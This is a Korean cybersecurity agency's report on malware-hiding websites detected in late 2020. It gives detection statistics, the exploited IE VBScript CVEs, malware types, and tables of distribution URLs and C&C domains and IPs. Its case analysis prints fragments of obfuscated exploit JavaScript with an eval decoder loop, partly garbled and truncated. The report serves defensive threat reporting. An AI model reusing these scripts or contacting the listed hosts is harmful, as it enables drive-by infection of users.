1



악성코드 은닉사이트 탐지 동향 보고서

2020년 악성코드 은닉사이트 탐지 동향 보고서 (하반기)

【‘20년 하반기】



`

1. [악성코드 은닉사이트 동향 요약 3](#_TOC_250014)
2. [악성코드 은닉사이트 통계 4](#_TOC_250013)
   1. [악성코드 유포지 현황 4](#_TOC_250012)
      * [유포지 탐지 현황 4](#_TOC_250011)
      * 대량 경유지가 탐지된 유포지 TOP10 5
      * [악성코드 취약점 및 취약한 S/W 악용현황 6](#_TOC_250010)
      * [악성코드 유형별 비율 7](#_TOC_250009)
      * 위협 IP 및 도메인 현황 8
   2. [악성코드 경유지 현황 9](#_TOC_250008)
      * [경유지 탐지・업종별 비율 9](#_TOC_250007)
3. [악성코드 은닉 사례 분석 11](#_TOC_250006)
   * + MS IE의 다중 VBScript 엔진 취약점을 악용한 악성코드 유포 11
     + [국세청 ‘전자세금계산서’ 사칭 정보유출(기기정보)형 악성코드 유포 34](#_TOC_250005)
     + [유명 애니메이션 파일로 위장한 랜섬웨어 악성코드 유포 38](#_TOC_250004)
4. [향후 전망 55](#_TOC_250003)

* [악성코드 유포방법 55](#_TOC_250002)
* [악성코드 조치방안 56](#_TOC_250001)

[[붙임] 악성코드 S/W 취약점 정보 58](#_TOC_250000)

침해대응단 사이버침해대응본부

### 악성코드 은닉사이트 동향 요약

|  |  |  |
| --- | --- | --- |
|  | 하반기 동향 요약 |  |
|  |  |
| 【**악성코드 은닉사이트 탐지현황**】  o (**유포지**) ‘20년 상반기 대비 26%(326건 → 412건) 증가, ’19년 하반기 대비 70%(243건 → 412건) 증가  o (**경유지**) ‘20년 상반기 대비 25%(2,358건 → 2,938건) 증가  ’19년 하반기 대비 6%(3,138건 → 2,938건) 감소  o (**합계**) ‘20년 상반기 대비 25%(3,684건 → 3,350건) 증가  ’19년 하반기 대비 1%(3,381건 → 3,350건) 감소  【 **경유지 업종별** TOP 10 **현황** 】  o 쇼핑(21%), 교육/학원(20%), 제조(13%), 온라인교육(12%), 건강/의학(8%) 등  ※ 2020년 상반기 경유지 업종별 TOP 10 현황 : 교육/학원(18%), 쇼핑(16%), 제조(14%), 커뮤니티(13%), 건강/의학(10%) 등  【**취약한** S/W **악용현황**】  o MS IE의 VBScript 엔진 취약점(100%)  ※ 2020년 상반기 취약점 S/W 악용현황 : MS IE(92%), Java Applet(4%), Adobe Flash Player(4%)  【**악성코드 유형**】  o 정보유출(기기정보)(39%), 정보유출(계정정보)(23%), 드롭퍼(12%), 다운로더(11%), DDos(6%), 원격제어(4%) 등  ※ 2020년 상반기 악성코드 유형 : 정보유출(기기정보)(36%), 정보유출(계정정보)(31%),  DDos(10%), 원격제어(7%), 랜섬웨어(6%), 다운로더(5%) 등 | | |

### 악성코드 은닉사이트 통계


|  |  |  |
| --- | --- | --- |
|  | Information TIP |  |
|  |  |
| o 악성코드 은닉사이트란?  이용자 PC를 악성코드에 감염시킬 수 있는 홈페이지로, 해킹을 당한 후 악성코드 자체 또는 악성코드를 유포하는 주소(URL)를 숨기고 있는 것을 말한다. | | |

* 1. 악성코드 유포지 현황

## 유포지 탐지 현황

* + - 2020년 하반기에 악성코드 유포지 탐지 및 대응 현황은 다음과 같다.

- 금년 상반기 대비 26%(326건→412건) 증가, 전년 하반기 대비 70%(243건→412건) 증가




**[그림1] 악성코드 유포지 탐지 건수**

* **대량 경유지가 탐지된 유포지** TOP 10
  + - 2020년 하반기 동안 대량 경유지가 탐지된 유포지 TOP10은 다음과 같다.

### 대량 경유지가 탐지된 유포지는 차단/조치되어 추가 피해 발생하지 않음.

* + - * 2020년 상반기 대비 악성코드 다운로드가 필요 없이 스크립트 실행만으로 악성코드에 감염되는 형태의 대량 경유지가 113% 증가(417건→891건)



**[그림2] 대량 경유지가 이용한 유포지 Top 10**

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **[표1]** | | **대량** | **경유지가** | **이용한** | **유포지** | |
| 순위 | 탐지일 | 유포지 | | 국가 | | 경유지 건수 |




|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 1 | 2010-12-27 | <http://www.ro521.com/test.htm> | US | 731 |
| 2 | 2017-12-30 | 가상통화 채굴 악성스크립트 | -- | 668 |
| 3 | 2017-06-07 | 램닛(Ramnit) 악성코드 | -- | 223 |
| 4 | 2019-05-23 | <http://u6.gg/cXFwy> | CN | 192 |
| 5 | 2011-05-06 | <http://www.wXXXX.net/bbs/data/talk/common.js> | KR | 159 |
| 6 | 2020-07-10 | <http://u6.gg/sR2VR> | CN | 144 |
| 7 | 2020-07-10 | <http://u7.gg/fTFAU> | CN | 135 |
| 8 | 2012-02-07 | <http://www.cXXXX.co.kr/Scripts/aa.js> | KR | 76 |
| 9 | 2020-07-10 | <http://u6.gg/sPqd5> | CN | 75 |
| 10 | 2020-01-15 | <http://c7.gg/fEP7s> | CN | 62 |

## 악성코드 취약점 및 취약한 S/W 악용현황

o 2020년 하반기에는 CVE-2018-8174, CVE-2018-8373, CVE-2019-0752 등 MS

### IE 취약점을 이용한 악성코드 유포가 주로 확인되었다.


* + 가상통화 채굴, 램닛 등 VBScript 취약점 이용 악성스크립트 삽입이 증가하면서 2020년 상반기 대비 MS IE 취약점 이용이 321% 증가(24건→101건)



**[그림3] 취약점 악용 현황 [그림4] 취약한 S/W 악용 현황**

## 악성코드 유형별 비율

* + 악성코드 유형 중 정보유출(기기정보)이 39%의 비율로 가장 높았으며, 이외에도 정보유출(계정정보), 다운로더, DDoS, 원격제어, 가상통화 채굴 등의 악성코드 유형이 다양하게 나타났다.



**[그림5] 악성코드 유형별 비율**

※ 정보유출(기기정보) : 감염된 PC 또는 모바일 단말기의 정보(MAC 주소, 운영체제, 실행중인 프로세스 등)를 탈취하는 악성코드

※ 정보유출(계정정보) : 이용자의 PC 또는 모바일 기기내 저장된 ID, P/W 등을 탈취하는 악성코드

※ DDoS : 다수의 좀비PC를 이용하여 대량의 유해 트래픽을 특정 시스템으로 전송해 시스템의 정상적인 서비스를 방해하는 악성코드

※ 원격제어 : 해커가 원격지에서 악성코드에 감염된 좀비PC들을 제어하는 목적으로 이용하는 악성코드


※ 랜섬웨어 : PC의 중요파일(문서, 사진 등)을 암호화하고 금전을 요구하는 악성코드

※ 다운로더 : 추가 악성코드를 인터넷이나 네트워크를 통하여 다운로드 후 설치 및 실행하는 악성코드

※ 해킹툴 : 불법침입, 정보유출, 제3자 공격 등 해킹을 목적으로 하는 프로그램

※ 드롭퍼 : 정상 애플리케이션인 것처럼 배포된 뒤 실행되면 바이러스 코드를 실행하는 악성코드

※ 가상통화 채굴 : 온라인 가상통화를 탈취하거나 채굴하기 위한 악성코드

* **위협** IP **및 도메인 현황**
  + 2020년 하반기에 위협 IP 및 도메인 현황 TOP10은 다음과 같다.

**[그림6] C&C 및 정보유출지 악용 현황**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **[표2] C&C 및 정보유출지** | | **악용** | **현황** | |
| 순위 | C&C 및 정보유출지 | 국가 | | 건수 |

|  |  |  |  |
| --- | --- | --- | --- |
| 1 | atxspot20x.xyz | DE | 16 |
| 2 | rexstat35x.xyz | PA | 15 |
| 3 | dexspot2x.xyz | PA | 11 |
| 4 | servicem977x.xyz | DE | 9 |
| 5 | officewestunionbank.com | RU | 6 |
| 6 | voice.techwheels.net | IN | 5 |
| 7 | 67.10.155.92 | US | 5 |
| 8 | 190.192.39.136 | AR | 4 |
| 9 | 195.2.67.88 | RU | 4 |
| 10 | 208.180.207.205 | US | 3 |

# 악성코드 경유지 현황


## 경유지 탐지․업종별 비율

### 2020년 하반기에 악성코드 경유지 탐지․업종별 유형은 다음과 같다.


- 금년 상반기 대비 25%(2,358건→2,938건) 증가, 전년 하반기 대비 6%(3,138건→2,938건) 감소

※ 탐지된 경유지는 해당 홈페이지 운영자에게 통보하여 악성코드 삭제 및 보안조치 요청을 수행


### 경유지 업종별 유형 중 쇼핑이 가장 높았고, 교육/학원, 제조, 온라인교육 순으로 탐지가 되었으며, 탐지된 경유지에 대해서는 삭제 및 보안조치 요청



**[그림7] 경유지 탐지 현황**



**[그림8] 탐지된 경유지의 도메인 기준 업종별 TOP 10**






**[그림9] 탐지된 경유지의 URL 기준 업종별 TOP 10**

### 악성코드 은닉 사례 분석

* MS IE**의 다중** VBScript **엔진 취약점을 악용한 악성코드 유포**

➡ **정보유출**(**계정정보**)







<http://95.216.179.33/?NDg2NDgz&SlwvfIZp&XRlNq=why&FUD>…….

// MS IE 취약점(CVE-2019-0752)을 악용한 난독화된 악성 스크립트




<script>

DgVBiFJMqz ="l"+"i"+"t";





/\*den\*/yQvsCXGCji="} �nr;� r� ��r+ d�x&�|�gd\*�12�fgh�84�57-2�1-1�Q\*/�6200�28�q- �/b



�8fs�k5�a �9-1�eaq� w�+1� b�4fs�j5�42�25d�/\*s6� �q+ 6� � 7-1�;b �ch]�hs\*�2274



�ff�d11�s7� c �{�L;x�rx � �i]�[c�ed�/\*�i++�2+30�0;�or� �592�24h�09�/\*s1�5;�bst�r At�At� � c�  �4F/g�/SD�ce  �/  [d�3456�xy�tu�mnop�ghij�abc�45�WX�QRS�LMN�45�HI� 4FCD�SD�rA � �rep�s �va�/�7362�hf�18d9�/\*s�];�rah[�e  ,�  a�  omC�fr� /�ng,�rah �



�engt�;L �r �q �c,x�i,b � {�ar� �1fs�fj�d183�\*s9� �A  +  �0Ci�b2  �pFe�1Yg  �RW5�Bhc



�cmF�  N0C�aW�ZS�lF�lOZX�0LC�yA�oga�aD�CArI�9mRG�mVz�IgY�Wl�1R�XRlW�2l0a�d DM�0ZU�lXc�pY3Q�VPZ�dG�pLC�ggK�IC�dC�mR�Vzc�YWR�lsZ�Ry�lWmV�DN�yV2l�ZUl� Xc�KC�IFR�Gkg�Rm9�eSIK�dW�zIC�Xh�Y3�QK�E5l�zd�3Ig�4gRX�Cg�pIi�kY�F0�Ny�9ja1

�HR�TY3J�Y2s�Qm�Ny�At�bWFu�2Ut�yBJb�Ii�iIi�iI�AiI�jE�pnM�NalE�ZK�R5Xi�bXV�WVQ 9�Be�ZUz�iZi�HJoM�FY�rL�E9XU�Ulp�3OD�pT3d�azN�VQ2R�CS�FDN�Y0p3�TX�16M�dmF

�4mb�cmVl�d5P�BaV�RwX�QcG�mY�dp�WE�Ve�WZm�HPXN�JC�RU�Z0c�3Z�lXiZ�Vm�QT 1z�9Bcm�3aX�TEV�Uk�mYn�S1d�lFOM�lfaE�TWTF�Yb�NnZq�ZO�h6dD�IUm�BwM�b0JP�Vd

�d3pS�Zmxl�Zz�d2h5�Zw�mZm�1za�UmF�2WU�V0�6Tz�eVVK�eJ�XiZE�PV�1qZ�zM�Nz�x Ni�Lzk�aHR0�RUw1�BoWn�LnR�mlwd�6S�iAvL�UIC�c0Ny�yd�ICBz�1wI�7PjM�GUo�0ZWZ�xL kR�Sl7f�BU1N�FhBU�go�2F�sMCl�yAn�rJyA�bih�Ln�KT�gJy�cg�it�ZyJ�cmVn�oeD�l4�lKC� sb�KTt�UoeC�0b2Z�Nhd�s9cD�sc2U�bGw�rP�ej0�2YX�xkK�Mx�pO2�ZXh0�pdG�MuV�wJyk�

......... 중략 .........

nfccwwUXXs=" > \" \')( \t\n";/\*1522a1919d38524fA\*/



. <



=

for(suLLaUPruQ='',pxnbMnAOrW=1577,aYnMJlDCVV=0;pxnbMnAOrW>-1,aYnMJlDCVV<=1577;pxnbMnAOrW--,aY nMJlDCVV++) {

suLLaUPruQ+=YvBUnLPhkw[aYnMJlDCVV]; gfds = 'ned';

if (typeof yQvsCXGCji[pxnbMnAOrW] != 'u'+'ndefi'+gfds) { suLLaUPruQ+=yQvsCXGCji[pxnbMnAOrW]; }; }

for (oWOqnQWEwv=0;oWOqnQWEwv<=nfccwwUXXs.length-1;oWOqnQWEwv++) { IMmWXMzLfW =("s"+"\x75b"+"s")+"tr";

bFynxuedFk="pl"+"a";

suLLaUPruQ=suLLaUPruQ["re"+bFynxuedFk+"ce"](new RegExp(nfccwwUXXs[IMmWXMzLfW](oWOqnQWEwv,1),



"g"),nfccwwUXXs[IMmWXMzLfW](oWOqnQWEwv+2-1,1)); oWOqnQWEwv++; }

ERaowbOMfL="e";SYMjiAbCVz="a"+"l"; eval(suLLaUPruQ);

</script>

// MS IE 취약점(CVE-2018-8373)을 악용한 난독화된 악성 스크립트

<script>

OzJajCcKWq ="l"+"i"+"t";

/\*den\*/LBoSSuXMZy="109�;},�sd�ds�on�nc�ut�tTi�c;}}�urn�f;�edf��unct�Of  �/  va�3368�60h�0 264�{/\*�o;o�;}v� �gh�f+�0xf�hj�n�{ret�St�int�unc�9� �eAt�ha�|�eA�rC�s c�tu�{�nt�tr T�ctio�s\*/�14�9h�58d2�\*s�/�05f�j4�3h�59d�\*fs�em�ghj �e  �arC�mCh  �r  � /\*\*�e�rin�h � var�bc� var�4fs�27�4109�69� }�n�} r�� dfg�&&�x �7-�1&�0-�Q\*�C0�22�/\*x�\*/a�sdf�08



� /\*�/b�fsd�76�a /�-1�aq�; w�bx 1�0fs\*�fj2�d328�s1�6; �aq�-1+� b�x]�[c�9df�fdd�[/� {

�;x�x 0;� fo�] i;�[ch�{e�32;i�i 2+�ori�5;�st�rAt  �WaTA� � �245�33h�9d�s3�;�4F/g�/S� ac�/  [�4567�yz01�uv�qr�lmn�fghi�bc�D45�UVWX�OPQ�54F�HIJ�4FCD�AB�var�pl�s �va�f s\*�fj2�63�46�/\*s�];�rah[�,df�Co�h  +�  +  o�/\*\*�,e�St�arr�th� le� �0,a,�,x,a�b 0�},�re�fs\*/



�j774�9hf�8d2�\*s2� ;� +�+  i�+  9�0a�1b  �W5kI�gICA�iAg�  +  Z�AgI�CAg�IC�EyK�sIGs�K Hgs�0gT�KG�Ag�ICA�gI�iAg�vIG�wI�Gk�gR�CAgI�AgIC�IGk�gR�CAg�AgIC�ZG�mZ2�hla� W9�1b�oJ�oJ�dGlv�GdW�VuZ�AgIC�dAog�ICAg�Ag�KICA�io�xL�  +  �1pZ�KSA9�geS�Ag�A g�CAg�CA�Mw�BUb�ID�EZv�gI�AgI�CiA�IERp�Ag�Ag�iA�lT�Jva�dy�gIC�AgI�ICA�Zg�oZ3



�b24�nVu�Cgk�9uC�1bmN�  W5k�gICA�0CiA�BO�ICA�Ag�KQog�yKj�Es�Hgs�D0gT�B5KG�g ICA�CAgI�AgIC�vIGs�PSAw�9yI�CAg�CA�gICA�IGkK�CAgR�AgI�KIC�bmVM�plcm�GF�ICA�C Ag�Ci�mc�Bo�vb�dW5�gI�CA�FN1Y�AgRW�CAg�CiA�kNsb�gICB�CAg�0CiA�jd�aXRl�iLl�gI

�ICAg�WUp�oZm�dEZ�XRlV�uQ�ldCB�CA�gI�Iik�ZW�T2�3lz�y5Ga�wdG�lNj�lY3Q�dGVP�c m�gYz�gICB�ICA�iIpC�ocm�IGpv�3R4d�h0O�IHJj�ICAg�AgI�Ao�gTmV�ICAg�gI�SkpK�VhZ� YW�zdH�gQXN�KSB�  +  �bmQ�kp�Stz�oc�Uoc�Q0J5�1D�yYy�Ag�gICA�og�eS�kpOn�KT1z

�Ck6�XM�AgI�gIC�NQo�5k�KSkg�rcy�k9K�ICA�gI�Ag�Mj�KSBB�0oe�gIC�CAg�EKI�Vu�by Bz�Gk9M�gRm9�CAgI�AogI�wO�ICAg�IC�gI�49�aXRp�ucG�dHJl�CAg�iAgI�NsZW�ltIH�Jl�IC A�IC�4KIC�Rp�G9z�JlY�bj1z�Ag�ICA�og�V4�IC�ICAg�k9d�Mo�KGop�pK�6c�0PXM�ICAg� AgIC�og�DI1�W5�Sk�yh�aSk�PShq�AgIC�IC�Qog�vI�0wI�b3�gI�CA�0wCi�Ag�AgIC�dAog� Tm�CAg�gICA�Ep�sx�rbGV�E1�Ch�JLZ�pZCh�2NCK�KT�ga�Ag�ICAg�KIC�zKGk�Ag�ICA� NQog�ID�IF�IgaT�IC�gI�CiA�LZ�lbih�rbGV�ICAg�CiAg�yN�iks�zKD�Rp�gICA�KICA�TdHJ�Q

nV�xlbi�xqLH�Hk�xlbi�EaW�ICA�AgI�5hbW�ks�dHJL�mVh�HN�5zYX�IGFy�CAg�gICA�WIKC

�EVuZ�gIC�og�ZC�CAg�CAgI�vb3�9sZ�vdCI�GVt�giU3�SXR�Ii�m9jZ�50K�yb25�Vud�AgIC� gIC�biIp

......... 중략 .........

WqMxUYDbzf=" > \" \')( \t\n";



. <



=

for(BKqiwkIPBZ='',nQbkfKHNIJ=11096,jQncYDxnPJ=0;nQbkfKHNIJ>-1,jQncYDxnPJ<=11097;nQbkfKHNIJ--,jQncYD xnPJ++){

BKqiwkIPBZ+=jpzckLtseI[jQncYDxnPJ]; gfds = 'ned';

